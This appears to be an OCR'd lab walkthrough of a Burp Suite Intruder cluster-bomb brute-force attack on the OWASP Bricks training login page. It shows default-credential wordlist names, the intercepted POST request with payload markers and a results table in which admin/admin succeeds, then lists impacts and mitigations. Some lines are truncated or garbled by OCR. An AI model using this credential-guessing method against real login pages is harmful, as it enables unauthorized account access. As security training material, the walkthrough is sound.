http_owa_common.txt
idrac_default_pass.txt
idrac_default_user.txt
ipmi_passwords.txt
ipmi_users.txt
joomla.txt
keyboard-patterns.txt
lync_subdomains.txt
malicious_urls.txt
mirai_pass.txt
mirai_user.txt
mirai_user_pass.txt
multi_vendor_cctv_dvr_pass.txt
multi_vendor_cctv_dvr_users.txt
named_pipes.txt
namelist.txt
oracle_default_hashes.txt
oracle_default_passwords.csv
oracle_default_userpass.txt
password.lst
piata_ssh_userpass.txt
postgres_default_pass.txt
postgres_default_user.txt
postgres_default_userpass.txt
root_userpass.txt
routers_userpass.txt
rpc_names.txt
rservices_from_users.txt
sap_common.txt
sap_default.txt
sap_icm_paths.txt
scada_default_userpass.txt
sensitive_files.txt
sensitive_files_win.txt
sid.txt
snmp_default_pass.txt
superset_secret_keys.txt
telerik_ui_asp_net_ajax_versions.txt
telnet_cdata_ftth_backdoor_userpass.txt
tftp.txt
tomcat_mgr_default_pass.txt
tomcat_mgr_default_userpass.txt
tomcat_mgr_default_users.txt
unix_passwords.
unix_users.txt
vnc_passwords.t
vxworks_collide_
vxworks_commo
wp-exploitable-p
wp-exploitable-t
wp-plugins.txt
wp-themes.txt


File Name: http_default_pass.txt

Files of Type: All files

nfigure a simple list of strings that are used as

new item

only]




Wrong user name or password.

Username:

Password:

SQL Query: SELECT * FROM users WHERE name='test' and password='test'



Cluster bomb attack

Target http://192.168.1.55

☑ Update Host header to match target

```
POST /owaspbricks/login-1/index.php HTTP/1.1
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/owaspbricks/login-1/
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=§test§&passwd=§test§&submit=Submit
```

2 highlights | 2 payload positions | Length: 682

Settings

expressions:

☑ Flag responses matching these expressions:

Wrong user name or password.

Match type: ● Simple string ○ Regex


□ Case sensitive match

☑ Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

□ Extract the following items from responses:




2. Intruder attack of http://192.168.1.55

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Wrong user ...	Comment
0			200	29			3953	1	
1	admin	admin	200	6			3950		
2	manager	admin	200	5			3956	1	
3	root	admin	200	15			3954	1	
4	cisco	admin	200	5			3954	1	
5	apc	admin	200	15			3953	1	
6	pass	admin	200	3			3953	1	
7	security	admin	200	16			3958	1	
8	user	admin	200	3			3953	1	
9	system	admin	200	6			3956	1	
10	sys	admin	200	3			3952	1	
11	wampp	admin	200	4			3955	1	
12	newuser	admin	200	3			3956	1	
13	xampp-dav-unsecure	admin	200	7			3968	1	
14	vagrant	admin	200	3			3956	1	
15	admin	password	200	5			3958	1	
16	manager	password	200	3			3959	1	
17	root	password	200	8			3957	1	
18	cisco	password	200	2			3957	1	
19	apc	password	200	6			3956	1	


Paused



2. Intruder attack of http://192.168.1.55

Request	Payload 1	2	Status code	Response received	Error	Timeout	Length	Wrong user ...	Comment
0			200	29			3953	1	
1	admin		200	6			3950		
2	manager		200	5			3956	1	
3	root		200	15			3954	1	
4	cisco		200	5			3954	1	
5	apc		200	15			3953	1	
6	pass		200	3			3953	1	
7	security		200	16			3958	1	
8	user		200	3			3953	1	
9	system		200	6			3956	1	
10	sys		200	3			3952	1	
11	wampp		200	4			3955	1	
12	newuser		200	3			3956	1	
13	xampp-dav-u		200	7			3968	1	
14	vagrant		200	3			3956	1	
15	admin	d	200	5			3958	1	
16	manager	d	200	3			3959	1	
17	root	d	200	8			3957	1	
18	cisco	d	200	2			3957	1	
19	apc	d	200	6			3956	1	

Paused




To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/3/hvxtrx1eyrpvejw4yibvn9ny17vcj2nq Copy

□ In future, just copy the URL and don't show this dialog Close

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Wrong user ...	Comment
0			200	29			3953	1	
1	admin	admin	200	6			3950		
2	manager	admin	200	5			3956	1	
3	root	admin	200	15			3954	1	
4	cisco	admin	200	5			3954	1	
5	apc	admin	200	15			3953	1	
6	pass	admin	200	3			3953	1	
7	security	admin	200	16			3958	1	
8	user	admin	200	3			3953	1	
9	system	admin	200	6			3956	1	
10	sys	admin	200	3			3952	1	
11	wampp	admin	200	4			3955	1	
12	newuser	admin	200	3			3956	1	
13	xampp-dav-unsecure	admin	200	7			3968	1	
14	vagrant	admin	200	3			3956	1	
15	admin	password	200	5			3958	1	
16	manager	password	200	3			3959	1	
17	root	password	200	8			3957	1	
18	cisco	password	200	2			3957	1	
19	apc	password	200	6			3956	1	



Login

Succesfully logged in.

Username:

Password:

Submit

SQL Query: SELECT * FROM users WHERE name='admin' and password='admin'

Impact of a Brute Force Attack:

1. **Unauthorized Access**:
   - Attackers can gain access to user accounts, including admin accounts, leading to data theft or unauthorized actions.
2. **Data Breach**:
   - Compromised accounts can expose sensitive personal or business information, leading to data breaches.

3. **Financial Loss**:
    - If financial accounts or payment gateways are accessed, attackers can steal funds or conduct fraudulent transactions.
4. **Reputation Damage**:
    - Organizations face reputational damage, losing customer trust and business credibility.
5. **Account Lockouts**:
    - If account lockout mechanisms are triggered, legitimate users may be locked out of their accounts.
6. **Service Disruption**:
    - Excessive login attempts can overload servers, leading to denial-of-service (DoS) conditions.
7. **Escalation of Privileges**:
    - Access to a low-privileged account can be used to escalate privileges to gain admin or root access.
8. **Legal Consequences**:
    - Organizations may face legal penalties for failing to protect user data under regulations like GDPR or CCPA.

Mitigation Strategies for Brute Force Attacks:

1. **Account Lockout Mechanism**:
    - Temporarily lock accounts after a set number of failed login attempts (e.g., 5 tries).
    - Implement gradual lockout durations (e.g., 15 minutes) or require CAPTCHA after multiple failures.
2. **CAPTCHA Implementation**:
    - Use CAPTCHAs to distinguish between human users and bots during login attempts.

- Implement after a specific number of failed attempts or on every login.

3. **Multi-Factor Authentication (MFA)**:
   - Require a second authentication factor (e.g., SMS code, authenticator app) in addition to the password.
4. **Strong Password Policies**:
   - Enforce complex password requirements (e.g., minimum length, special characters).
   - Encourage or require periodic password changes.
5. **Rate Limiting and Throttling**:
   - Limit the number of login attempts per IP address or user account.
   - Introduce delays after each failed attempt to slow down automated attacks.
6. **IP Blacklisting and Geofencing**:
   - Block or throttle suspicious IP addresses with abnormal login activity.
   - Restrict access from specific countries or regions if unnecessary.
7. **Logging and Monitoring**:
   - Log all failed and successful login attempts with timestamps and IP addresses.
   - Set up alerts for abnormal login patterns (e.g., rapid failed attempts).
8. **Account Lockout Notifications**:
   - Notify users of account lockouts or suspicious login attempts to encourage password changes.
9. **Password Hashing and Salting**:
   - Store passwords securely using strong hashing algorithms (e.g., bcrypt, Argon2).
   - Add a unique salt to each password hash to prevent rainbow table attacks.

10. **Use OAuth or SSO**:

- Implement OAuth 2.0 or Single Sign-On (SSO) to delegate authentication to trusted identity providers.